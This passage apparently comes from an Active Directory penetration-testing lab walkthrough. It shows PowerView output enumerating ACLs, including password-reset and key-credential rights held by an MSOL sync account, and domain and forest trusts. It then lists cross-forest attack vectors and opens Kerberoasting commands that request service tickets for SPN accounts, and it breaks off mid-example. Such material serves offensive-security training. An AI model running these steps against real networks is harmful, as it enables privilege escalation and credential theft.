


```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName emp02 | Select-Object SecurityIdentifier, ActiveDirectoryRights

SecurityIdentifier                                                                                               ActiveDirectoryRights
------------------                                                                                               ---------------------
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-32-554                                                                                                              ReadProperty
S-1-5-21-362652519-1301230838-3035966508-517                                                               ReadProperty, WriteProperty
S-1-5-32-560                                                                                                              ReadProperty
S-1-5-32-561                                                                                               ReadProperty, WriteProperty
S-1-5-32-561                                                                                               ReadProperty, WriteProperty
S-1-5-32-554                                                                                                               GenericRead
S-1-5-32-554                                                                                                               GenericRead
S-1-1-0                                                                                                                  ExtendedRight
S-1-5-10                                                                                                                 ExtendedRight
S-1-5-10                                                                                    ReadProperty, WriteProperty, ExtendedRight
S-1-5-21-362652519-1301230838-3035966508-512 ...d, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner
S-1-5-21-362652519-1301230838-3035966508-519 ...d, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner
S-1-5-32-544                                 ...eChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
S-1-5-11                                                                                                                   GenericRead
S-1-5-18                                                                                                                    GenericAll
```

Enumerating ACL for a domain group and a domain user




```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName "Enterprise Admins" -ResolveGUIDs


AceQualifier           : AccessAllowed
ObjectDN               : CN=Enterprise Admins,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-519
InheritanceFlags       : None
BinaryLength           : 60
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-32-554
AccessMask             : 16
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : inetOrgPerson
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=Enterprise Admins,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-519
InheritanceFlags       : None
BinaryLength           : 60
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-32-554
AccessMask             : 16
AuditFlags             : None
```



```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName "emp01" -ResolveGUIDs


AceQualifier           : AccessAllowed
ObjectDN               : CN=emp01,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-1106
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-362652519-1301230838-3035966508-553
AccessMask             : 16
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=emp01,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Logon
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-1106
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-362652519-1301230838-3035966508-553
AccessMask             : 16
AuditFlags             : None
```

Interesting Access Control Entries for a specific domain user account




```
PS C:\Users\emp01\Desktop> Invoke-ACLScanner -ResolveGUIDs |  ?{$_.IdentityReferenceName -match 'MSOL_7263abeaec06'} |more


ObjectDN                : DC=atomic-nuclear,DC=site
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : User-Force-Change-Password
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-362652519-1301230838-3035966508-1105
IdentityReferenceName   : MSOL_7263abeaec06
IdentityReferenceDomain : atomic-nuclear.site
IdentityReferenceDN     : CN=MSOL_7263abeaec06,CN=Users,DC=atomic-nuclear,DC=site
IdentityReferenceClass  : user

ObjectDN                : DC=atomic-nuclear,DC=site
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : WriteProperty
ObjectAceType           : ms-DS-Key-Credential-Link
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-362652519-1301230838-3035966508-1105
IdentityReferenceName   : MSOL_7263abeaec06
IdentityReferenceDomain : atomic-nuclear.site
IdentityReferenceDN     : CN=MSOL_7263abeaec06,CN=Users,DC=atomic-nuclear,DC=site
IdentityReferenceClass  : user
```

- **Domain Trusts**


  - Enumerate the direction of domain trust to understand the resource sharing flow
  - For example :
    - Trust Direction?
    - Other Domain Name convention, etc?

All Domains in same forest




```
PS C:\Users\emp01\Desktop> Get-NetForestDomain


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

Domain Trust Direction




```
PS C:\Users\emp01\Desktop> Get-NetDomainTrust


SourceName      : atomic-nuclear.site
TargetName      : atomic-nuclear.internal
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 3/10/2022 6:13:37 AM
WhenChanged     : 4/9/2022 9:25:46 PM
```

- **Forest Trusts**
    - Enumerate the direction of forest trust
    - For example :
        - Forest Trust Direction?
        - Other Forest interesting permission etc.




```
PS C:\Users\emp01\Desktop> Get-NetForestTrust


TopLevelNames            : {atomic-nuclear.internal}
ExcludedTopLevelNames    : {}
TrustedDomainInformation : {atomic-nuclear.internal}
SourceName               : atomic-nuclear.site
TargetName               : atomic-nuclear.internal
TrustType                : Forest
TrustDirection           : Bidirectional
```



```
PS C:\Users\emp01\Desktop> Get-NetForest


RootDomainSid         : S-1-5-21-362652519-1301230838-3035966508
Name                  : atomic-nuclear.site
Sites                 : {Default-First-Site-Name}
Domains               : {atomic-nuclear.site}
GlobalCatalogs        : {Atomic-DC.atomic-nuclear.site}
ApplicationPartitions : {DC=DomainDnsZones,DC=atomic-nuclear,DC=site, DC=ForestDnsZones,DC=atomic-nuclear,DC=site}
ForestModeLevel       : 7
ForestMode            : Unknown
RootDomain            : atomic-nuclear.site
Schema                : CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site
SchemaRoleOwner       : Atomic-DC.atomic-nuclear.site
NamingRoleOwner       : Atomic-DC.atomic-nuclear.site
```

- **Cross Forest Enumeration**



Possible Attack Vectors

Kerberoasting

Foreign Security Principal [FSP] Abuse

ACL Misconfig

Trust Key Abuse

PAM Abuse

- **Kerberoasting**

```
Import-Module PowerView.ps1

Get-DomainTrust | ?{$_.TrustType -ne 'External'} | %{Get-Netuser -SPN -Domain $_.targetName}
```

```
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList HTTP/CWF-DC.cyberwarfare.corp
```

OR

```
